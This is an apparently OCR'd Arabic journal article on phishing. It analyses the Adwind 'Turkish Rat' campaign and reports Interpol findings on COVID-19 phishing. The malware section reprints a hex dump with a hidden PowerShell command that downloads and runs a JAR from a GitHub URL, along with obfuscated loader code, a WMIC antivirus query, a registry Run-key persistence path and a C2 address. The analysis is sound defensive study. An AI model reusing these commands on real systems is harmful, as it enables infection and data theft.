يوجد خمسة أنواع من هجمات التصيد من خلال الهندسة الاجتماعية ، وهو النوع الأكثر استخدامًا بين المتصيدين ، حيث يجمع معلومات حساسة وسرية من الضحية ويستخدمها دون علمه، وإذا اختلف النوع المستخدم سواء عن طريق الهاتف أو البريد الإلكتروني أو البرامج الضارة أو المواقع المزيفة ، يكون هدف المتصيد هو الحصول على بيانات الضحية بأي طريقة سواء كانت الضحية شخصا او مؤسسة ويكون الهدف هو انتهاك الخصوصية أو الحصول على معلومات حساسة وكشف أسرار الضحية، لذا يعد هجوم التصيد الاحتيالي هو أحد أخطر أنواع الهجوم لأنه يستهدف على وجه التحديد المستخدمين الذين لديهم نوع من الامتيازات أو المتميزين، وقد يقوم المتصيد أيضًا بانتحال اسم المستخدم ليكون مطابقًا لاسم المستخدم الحقيقي ، بينما يستهدف من خلال إرسال رسائل البريد الإلكتروني التصيد للحصول على المال عن طريق الخداع .

تعتمد الشركات على تقنية الصوت عبر تقنية .Voice-IP حيث يتم التحقق منه الا ان هذه التقنية لا زالت محل نقد نظرا لوجود العديد من نقاط الضعف فيها حيث يتم اجراء العديد من الابحاث لسد

[1] https://www.copado.com/devops-hub/blog/12-types-of-social-engineering-attacks-to-look-out-for

الثغرات التقنية بها وفهم طبيعه هذه التقنية بشكل افضل لايجاد لحلول للثغرات التقنية وتطويرها لتصبح اكثر امانا وفهم هجمات VoIP وايجاد حلول لتعزيز الامان في استخدامها، لأنها تشمل سيناريوهات مع مجموعة متنوعة من الخدمات المختلفة ، ومراجعة البنية التحتية لهذه السيناريوهات وتقديم تحليل لها ، كما تم تسجيل النهج المبني على القواعد الضبابية بأعلى دقة في اكتشاف التصيد حيث سجل 100٪ ، وقد تبين بالتجربة أن المبتدئين ينخدعون وهي تستهدف المحترفين والمدربين على التعامل مع المخاطر السيبرانية والخبراء في التصيد الاحتيالي من خلال الهندسة الاجتماعية حيث يسمى اختراق البريد الإلكتروني للأعمال (BEC) ، وتعتبر الطريقة المستخدمة بواسطة الجناة عبر الإنترنت وتستهدف ضحاياهم، واظهرت الدراسات ، ان اسلوب رصد التصيد الاحتيالي المسمى القوائم السوداء غير فعال في التعامل مع الهجمات الجديدة التي تستغرق صفر ساعة وأنهم قادرون على اكتشاف 20٪ منها فقط وأظهرت الدراسة أيضًا أنهم قادرون على اكتشاف من 47٪ إلى 83٪ من العناوين ثم إدراجها في القائمة السوداء بعد 12 ساعة ،. لأن هذا يمثل مشكلة كبيرة تعد تهديدًا .حيث قد تصل هجمات التصيد في أول ساعتين إلى معدل 63٪[1]


الفرع الرابع


[1] Ahmed Mohamed, **Phishing, and social engineering techniques, April 18, 2013,** https://resources.infosecinstitute.com/topic/phishing-and-social-engineering-techniques/

(ISSN: 2356 - 9492)

دراسة تحليلية لهجمات " الفأر التركي" للتصيد الاحتيالي

تستخدم البرامج الضارة أساليب تصيد متعددة ومتنوعه لخداع برمجيات التأمين وحوائط الصد حيث يبدأ الهجوم برسالة بريد إلكتروني تصيدية تتضمن مرفق ملف اوفيس بتنسيق BIFF القديم للغاية ، والذي يصعب تحليله باستخدام أدوات محلل اوفيس المعروفة.




From: ECE KÜRKCÜOĞLU [mailto:ece_kurkcuoglu@mynet.com]
Sent: Thursday, December 12, 2019 6:05 PM
Subject: Merhaba . Yıllık Hayat sigorta belgeleri ... .

Sorumlu ASENA hanımın ilettigi döküman Ek'dedir ...

Cevabınızı beklemekteyim ...

çalışmalarınızda başarilar dilerim .

Sayğılarımızla ...

عقب ذلك يتم تحميل ملف .Jar وهو من الملفات الغامضة وبه تقنيات تصيد وهو ما يجعل من الصعب اكتشافه باستخدام حلول التأمين ثم يقوم هذا الملف بإسقاط برنامج ضار متعدد الأنظمة يسمى" Adwind RAT، معد للاستيلاء على البيانات السرية وإرسالها لخادم الأوامر والسيطرة (C&C) أثناء الاتصال عن بُعد بحاسوب الضحية[1] .

وهذه الملفات معدة بطريقة يتعذر معها رصدها او التعرف عليها كملفات ضارة بواسطة برامج التأمين حيث يرسل المتصيد بريدًا إلكترونيًا لحاسوب الضحيةوبمجرد ان يقوم الضحية بتشغيلة يتم تحميل برنامج RAT من ملفات .GitHub ثم تقوم بانشاء برامج ضارة تصل بخادم التحكم.

مثال: انظر الشكل رقم 2

ترجمة المرفقات:الموضوع: مرحبًا .

[1] Yohann Sillam and Daniel Alima, **"The Turkish Rat" Evolved Adwind in a Massive Ongoing Phishing Campaign, February 17, 2020,** https://research.checkpoint.com/2020/the-turkish-rat-distributes-evolved-adwind-in-a-massive-ongoing-phishing-campaign/ [1]

وثائق التأمين السنوية على الحياة النص الأساسي:

مرفق بالمستند الذي أرسلته السيدة أسينا ،

المسؤولة ... انتظر ردك ... أتمنى لك التوفيق في

عملك .يعتمد...

تنزيل الملفات الضارة الأولية وهي إما ملف XLS أو

.CSVتحتوي ملفات XLS على سجل مرجعي خارجي ،

مصمم لتشغيل تنزيل ملف JAR ضار :


```
D3 3F 01 00 16 00 02 00 01 00 17 00 EC 00 EB 63  Ó?..........ì.ëc
6D 64 03 2F 63 20 70 6F 77 65 72 73 68 65 6C 6C  md./c powershell
20 2D 65 78 65 63 75 74 69 6F 6E 70 6F 6C 69 63   -executionpolic
79 20 62 79 70 61 73 73 20 2D 57 20 48 69 64 64  y bypass -W Hidd
65 6E 20 2D 63 6F 6D 6D 61 6E 64 20 22 26 20 7B  en -command "& {
20 28 6E 65 77 2D 6F 62 6A 65 63 74 20 53 79 73   (new-object Sys
74 65 6D 2E 4E 65 74 2E 57 65 62 43 6C 69 65 6E  tem.Net.WebClien
74 29 2E 44 6F 77 6E 6C 6F 61 64 46 69 6C 65 28  t).DownloadFile(
5C 22 68 74 74 70 73 3A 2F 2F 72 61 77 2E 67 69  \"https://raw.gi
74 68 75 62 75 73 65 72 63 6F 6E 74 65 6E 74 2E  thubusercontent.
63 6F 6D 2F 35 33 30 38 36 38 32 2F 6F 66 78 61  com/5308682/ofxa
6D 7A 31 39 2F 67 68 2D 70 61 67 65 73 2F 7A 70  mz19/gh-pages/zp
6D 71 77 6A 73 2E 64 6F 63 78 5C 22 20 2C 5C 22  mqwjs.docx\" ,\"
20 25 74 6D 70 25 5C 5C 54 4C 57 4F 54 2E 6A 61   %tmp%\\TLWOT.ja
72 5C 22 29 20 7D 22 20 26 20 25 74 6D 70 25 5C  r\") }" & %tmp%\
5C 54 4C 57 4F 54 2E 6A 61 72 23 00 15 00 E2 7F  \TLWOT.jar#...â.
```

الشكل 2: سجل مرجعي خارجي ضار (تم تمييز نوع السجل) من ملف XLS ضار.

الأمر– `cmd / cowershell :

executionpolicy bypass –W Hidden –

command`




يهدف لتنزيل ملف JAR يسمى

zpmqwjs.docxيعد حقن الورقة الخارجية تقنية نادرة تشرح سبب اكتشاف الملف بواسطة عدد صغير من موردي الأمان كما هو موضح في الشكل ادناة:

علاوة على ذلك ، أضاف المهاجمون العديد من الأحرف غير المرغوب فيها والخاصة في محتوى الخلية واستخدموا نسخة BIFF عمرها 20 عامًا

(BIFF5)حتى تفشل أداة الكشف في تحليل الملف، وهو الخطأ المحلل بأداة تحليل BiffView:





ويتم استخدام ملف CSV لتحميل ملف

JARباستخدام اسلوب الحقن، حيث يتطلب هذان المتجهان تفاعل الضحية لتحميل الملف الضار القابل لاداء مهامه


(ISSN: 2356 - 9492)

اما مستودع صفحات Github ، التي يتم استضافتها على pages.github.com ، فهي خدمة تقوم باستضافة المواقع الثابته بواسطة GitHub. حيث يتيح لمشرفي المواقع امكانية تقديم ملفات الويب من مخازن GitHub لمواقع الويب خاصتهم.






حيث يقوم المتصيد بانشاء موقع إلكتروني باستخدام صفحات GitHub لنشر البرمجيات الضارة الموجودة بمخازنهم.[1]



ويسمى أحد المستخدمين المرتبطين بمستودع GitHub اسم "5308682 ." وهذا المستودع يرتبط بـ 18 مخزن اخر .بينما المخزن المستخدم في الهجمة يسمى "ofxamz19". كما ان غالب الملفات المستضافة بواسطة المتصيد هي عبارة عن متغيرات من ذات ملف JAR ، ولكن مسماة بتسميات مختلفة مثل "wucgy3jecwgpv.svg" ،: "6da7uj4b4oi2a.pdf"، "zpmqwjs.docx".



شكل 7

وقد لوحظ تطور الهجمة التصيدية ، حيث قام المتصيدين بتطوير اساليبهم لعدم امكانية رصد هجماتهم حتي تحقق النتيجة المرجوة منها

[1] Yohann Sillam and Daniel Alima, **"The Turkish Rat" Evolved Adwind in a Massive Ongoing Phishing Campaign, February 17, 2020,** https://research.checkpoint.com/2020/the-turkish-rat-distributes-evolved-adwind-in-a-massive-ongoing-phishing-campaign/

كما تمكن المتصيدون من اخفاء الملفات المستخدمة في حقن كود التصيد ولم تكتشف الا صدفة من احد مسئولي التأمين[1] .

ولم تتمكن ادورات كشف التصيد من رصدها بشكل كامل مثل JD-GUI)، Fernflower، CFR، Procyon ... الشكل 7 :

```
import java.util.*;
import java.io.*;
import java.lang.reflect.*;
import java.net.*;

public final class A
{
    public static void main(final String[] array) throws InterruptedException, IOException,
        e(D$A.H("\ud7b5\u5d71\u3003\uff33\uabb4\ude2b\ubb47\u2386\u3741\u1034\u466f\uef06\ud
        e(D$A.H("\ud7bf\u5d6e\u3010\uff28\uabb0\ude25\ubb59\u2393\u3743\u1024\u4664\uef0f\ud
        e(D$A.H("\ud7ab\u5d67\u3008\uff2f\uaba4\ude2a\ubb58\u2384\u3752\u1024\u4670\uef0a\ud
        e(D$A.H("\ud7a1\u5d6c\u3013\uff2c\uabb4\ude25\ubb43\u2388\u3740\u1039\u467f\uef17\ud
        e(D$A.H("\ud7a6\u5d78\u301a\uff3a\uaba5\ude32\ubb48\u2383\u3748\u1030\u4665\uef0a\ud
        e(D$A.H("\ud7bf\u5d7a\u300a\uff20\uabb9\ude32\ubb4b\u2395\u3751\u1033\u4661\uef1d\ud
        e(D$A.H("\ud7b1\u5d65\u301d\uff3e\uabab\ude3a\ubb5c\u2391\u3755\u102e\u467a\uef1a\ud
        e(D$A.H("\ud7ac\u5d7e\u3006\uff31\uabb5\ude35\ubb5c\u239f\u3745\u1036\u4678\uef18\ud
        e(D$A.H("\ud7ab\u5d7e\u3015\uff2e\uaba5\ude37\ubb59\u2391\u3755\u1034\u466d\uef14\ud
        e(D$A.H("\ud7ae\u5d71\u301a\uff21\uabb0\ude32\ubb56\u2384\u3748\u1033\u467c\uef1c\ud
        e(D$A.H("\ud7a9\u5d69\u3018\uff2e\uabbc\ude34\ubb43\u2398\u3749\u1033\u4665\uef17\ud
        e(D$A.H("\ud7b7\u5d69\u3002\uff32\uabb4\ude3b\ubb4d\u238a\u375e\u1033\u4666\uef08\ud
        e(D$A.H("\ud7b2\u5d7a\u3018\uff21\uabbf\ude3c\ubb56\u239d\u374f\u103f\u467b\uef09\ud
        final Locale locale = invokedynamic(SGRWQMGj:()Ljava/util/Locale;);
```

شكل رقم 9

كما يمثل الشكل رقم تسعه كود التشفير المفكوك الخاص بملف الحقن

حيث تدمج كل الوظائف في فك التشفير وتتم المقارنة بين القيم المشفرة .من الشكل 7 ، حيث وجد أن أفضل الحلول لتحليل ملف JAR هو تصحيحه من الحروف البايتية .حيث تم تشفير وسائط الوظائف الثابتة كفك التشفير التي تم استخدامها حال التشغيل اما في الإخراج فقد تم تشغيل استدعاءات الوظائف الهامة بالاستدعاء الديناميكي .

كما ساعدت الصلة بين دالة "Gv" و "findStatic" و "findDynamic" في لغة Java في تحديد "Gv" كمهمه رئيسية لفك التشفير، كما تتبع البرامج الضارة اساليب جديدة لخداع صناديق الرمال

ولتنفيذ محاكاة عامة يجب اولا التحقق من الإعدادات الافتراضية لـ JVM انها معدة على اللغة التركية والتحقق ان لغة الجهاز كذلك هي اللغة التركية، وان اسم البلد على الكمبيوتر تركيًا

ثم يتم اتصال البرنامج الضار بموقع checkip.amazonaws.com لجمع عناوين IP العام .

[1] Junaid Ahsenali Chaudhry, Shafique Ahmad Chaudhry, Robert G. Rittenhouse, Phishing Attacks and Defenses, International Journal of Security and Its Applications, Vol. 10, No. 1 (2016), pp.247-256, http://dx.doi.org/10.14257/ijsia.2016.10.1.23


(ISSN: 2356 - 9492)

ثم يستعلم عن ipinfo.io/public_ip/country للتوصل للبلد المرتبط بالرقم التعريفي وهي تركيا وإذا لم تستوفى الشروط ، فان البرامج لن يتم تفعيلها لتقوم بمهمتها.


ثم ستبحث الملفات عن Anti Viruses عبر WMIC.exe وتقوم بارسال البيانات لخادمC.& :

`WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List`

ثم تستخدم الأداة المساعدة لـ Windows Attrib.exe لجعل الملف المحمل مخفيًا حيث يعمل معد الملف على ايجاد رمز جذاب واسم (إلغاء التثبيت) حيث يرتبط البرنامج بويندوز حيث يترتب على النقر المزدوج على رمز البرنامج الضار لتشغيل لوحة التحكم في الشكل 11 لخداع الضحية .




ومن الملاحظ ان النقر المزدوج على الرمز لن يسبب بدء جمع المعلومات السرية في ذاته الا ان تشغيل الملف باستخدام برنامج جافا سيبدأ في الاستيلاء على البيانات من تلقاء نفسة حيث سيقوم بربط الإصدارات الأقدم من البرامج الضارة بملف المهملات بدلاً من ذلك.



ويعمل كود التسجيل المدون في "HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ Run" على استمرار البرنامج الضار بعد إعادة تشغيل الجهاز.

ويتصل بـ xyz 21736. في المنفذ 1505:(TCP)

Address	Length	Result
0x23f05954	28	socksProxyHost
0x23f0599c	28	socksProxyHost
0x23f0604c	46	socket://21736.xyz:1505



ويمثل الشكل مركز السيطرة للإصدار Adwind 3.0. تمنح هذه اللوحة المتصيد القدرة على التقاط صور وتسجيل مقاطع فيديو أو اصوات من الحاسوب وسرقة ملفات وكلمات المرور المحفوظه والبصمة الرقمية للمستخدم وجمع الانشطة التي تتم على لوحه التحكم وجمع شهادات التحكم في نظام SMS لأجهزة Android.

وتقوم SandBlast Network بمنع الهجوم التصيدي كحل Check Point SandBlast Zero-Day Protection، .كما تمكن من الحماية من تهديدات هجمات اليوم الصفري ضمن حل SandBlast.[1]

[1] https://research.checkpoint.com/2020/the-turkish-rat-distributes-evolved-adwind-in-a-massive-ongoing-phishing-campaign/

(ISSN: 2356 - 9492)

المبحث الثاني

تأثير المتغيرات المجتمعية والتقنية على جرائم التصيد الاحتيالي

المطلب الاول

تحليل مقارن لانماط التصيد الاحتيالي خلال الجائحة

الفرع الاول

تحليل الانتربول لتأثير الجائحة على التصيد الاحتيالي




Fig. 2 Distribution of the key COVID-19 inflicted cyberthreats based on member countries' feedback

في دراسة اجرتها منظمة الانتربول أفاد حوالي ثلثي الدول الأعضاء عن استخدام لموضوعات الجائحة للتصيد الاحتيالي منذ تفشي الجائحة في يناير 2020 ، حيث اكتشفت Trend Micro ، أحد شركاء الإنتربول 907000 رسالة مرتبطة بـ .COVID-19 مستغلة الركود الاقتصادي وخوف المستخدمين من الاصابة بالوباء، حيث طور المتصيدون اساليبهم في الهندسة الاجتماعية حيث استغلوا الجائحة كأساس لهجماتهم .

على وجه التحديد ، غيرت العديد من مجموعات الجريمة المنظمة تكتيكاتها لاستغلال تطورات الجائحة ونقص المعدات الطبية والامصال والادوية بالإضافة للإعلانات عن أدوية غير حقيقية ومخصصات مالية لمواجهه تداعيات الجائحة

كما تضمنت تلك الرسائل رسائل بريد إلكتروني تصيدية بعنوان COVID-19 لطلب بيانات اعتماد المستخدم وكلمات المرور .حيث تنتحل تلك الرسائل الصفة الحكومية الرسمية وكذا السلطات الصحية مدعية تقديم معلومات وتوصيات بشأن الوباء، بالإضافة لارتباطها بالأخبار حول الجائحة ، وقد

ركزت شركة كاسبرسكي على اساليب استدراج المتصيدين للضحايا لتصفح مواقع ويب احتياليه تجمع معلومات مالية وضريبية منهم.

حيث وجدت ان رسائل البريد الإلكتروني التصيدية التي يُفترض أنها مرسلة من وزارات الصحة أو منظمة الصحة العالمية تحوي مرفقات ضارة ، تستغل نقاط الضعف للولوج للنظم المعلوماتية وتفعيل تعليمات برمجية ضارة ومنها Emotet[1] و Trickbot[2] و Cerberus[3] ، المعدة لتصيد المعلومات والبيانات المصرفية الحساسة من الضحايا، وتُستخدم في رسائل البريد الإلكتروني التصيدية، حيث تشير المعلومات لأن تسوية البريد الإلكتروني للأعمال (BEC) لا تزال هي انسب الاساليب الاجرامية التي ينتهجها المحتالين عند قيامهم بالاحتيال على الضحايا .

وقد استغل هؤلاء الجناة جائحة كورونا باستخدام تلك الاساليب الاجرامية الاحتيالية بشكل مثالي حيث انتحلوا عناوين البريد الإلكتروني للاطراف المتراسلة ، كما استغلوا عناوين بريد إلكتروني متماثلة – لتصيد ضحاياهم والاحتيال عليهم وذلك لما وفرته الجائحة من مناخ مناسب لهم لتصيد ضحاياهم من خلال استغلال مخاوف المستخدمين والمؤسسات من عدم امكانية الحصول على الإمدادات ومعدات

[1] وهو حصان طروادة متطور منتشر الاستخدام كبرنامج تنزيل أو كوسيلة لادخال برامج ضارة اخرى في النظم المعلوماتية – عاد إلى الظهور في يوليو 2020 ، بعد فترة خمول منذ فبراير 2020، ثم منذ أغسطس2020 ، شهدت CISA و MS-ISAC زيادة كبيرة في الهجمات السيبرانية الخبيثة من خلال رسائل البريد الإلكتروني للتصيد الاحتيالي باستخدام .Emotet مما عزز من سمعة Emotet كمهدد مستمر أكثر انتشارًا وللحماية من الاصابة ب Emotet ، توصي CISA و MS-ISAC باتخاذ تدابير تشمل تطبيق بروتوكولات حظر المرفقات المشبوهة ، واستخدام برامج مكافحة الفيروسات ، وحظر عناوين IP المشبوهة.

[2] هو حصان طروادة مصرفي يستهدف بيانات الشركات والافراد الحساسة كمعلوماتهم البنكية وبيانات الولوج الحساب ومعلومات التعريف الشخصية (PII) وحتى عملات البيتكوين ولكونه من البرمجيات الضارة فيمكنه التكيف مع مختلف البيئات وشبكات المعلومات وقد منح TrickBot إمكانات للتحرك جانبيا والولوج للشبكات عبر الثغرات ، ونسخ نفسه من خلال مشاركات Server Message Block، وإسقاط البرامج الضارة مثل Ryuk ransomware ، والوصول للمستندات والملفات في الحواسيب المصابة.

[3] يعد Cerberus برنامجًا ضارًا متطورًا للخدمات المصرفية على نظام اندرويد ، تم تتبعه في الأصل في صيف عام 2019 ، وتم توزيعه بنشاط على أساس البرامج الضارة كخدمة عبر العديد من المنتديات السرية .يفتح تسريب كود المصدر الأخير – المسمى - Cerberus v2 فرصًا جديدة للمتصيدين الذين يتطلعون لتهديد القطاع البنكي من خلال أجهزة اندرويد.

(ISSN: 2356 - 9492)

الرعاية الصحية حيث شكلت الجائحة بيئة مثالية للمتصيدين لجمع البيانات الحساسة أو تحويل أموال المشتريات لحساباتهم فوفقًا لمعلومات الدول الأعضاء وشركات القطاع الخاص ، فإن أهم اساليب التصيد الاحتيالي في وقت الجائحة كانت رسائل البريد الإلكتروني التي تنسب للسلطات الصحية الوطنية أو العالمية ؛ والأوامر الحكومية ومبادرات الدعم المالي ؛ وطلبات الدفع المزورة وسداد الأموال ؛ وعروض الامصال والمستلزمات الطبية ؛ وتطبيقات تتبع تطورات الجائحة والتي كانت تحمل على الهواتف الذكية؛ والاستثمارات وعروض الأسهم ؛ وطلبات التبرع والجمعيات الخيرية المتعلقة بالجائحة [1]وعمليات الاحتيال والتصيد عبر الإنترنت حيث يقوم المتصيدين الاحتياليين بإنشاء مواقع ويب مزيفة تتعلق بالجائحة لإغراء الضحايا بفتح مرفقات ضارة أو النقر فوق روابط التصيد ، مما يترتب علية انتحال الهوية أو الوصول غير القانوني للحسابات الشخصية كما ذكرت Trend Micro أن واحدًا تقريبًا تم ربط مليون رسالة بريد عشوائي بالجائحة منذ يناير 2020 وأصبحت التصيد الاحتيالي باستخدام رسائل البريد الإلكتروني هي انسب الوسائل، بما في ذلك انتحال عناوين البريد الإلكتروني للموردين والعملاء -أو استخدام عناوين بريد إلكتروني متطابقة - لشن هجمات[2]. وقد تم تحليل التأثيرات الناجمة عن الجائحة بواسطة خبراء الانتربول من خلال عدة محاور هي:

1- شكلت الجائحة تحديًا جديدا نظرا لقيام الكثير من الاعمال بنقل أنشطتها للعالم الافتراضي عبر الانترنت ، ومع تعقد انماط التصيد الاحتيالي وزيادة الضحايا تم تغيير اماكن عمل مكافحي جرائم التصيد الاحتيالي في بعض البلدان إلى اماكن اخرى .كما انعكس التأثير الاقتصادي للجائحة على انماط التصيد الاحتيالي حيث تعقدت اساليبة وتطورت مستغلة التغير الثاقفي والاجتماعي الناجم عن الجائحة

[1] Francep:8, Cyber crime ,covid 19 impact ,INTERPOL report 2020, Lyon file:///C:/Users/Admin/Downloads/COVID-19%20Cybercrime%20Analysis%20Report-%20August%202020.pdf

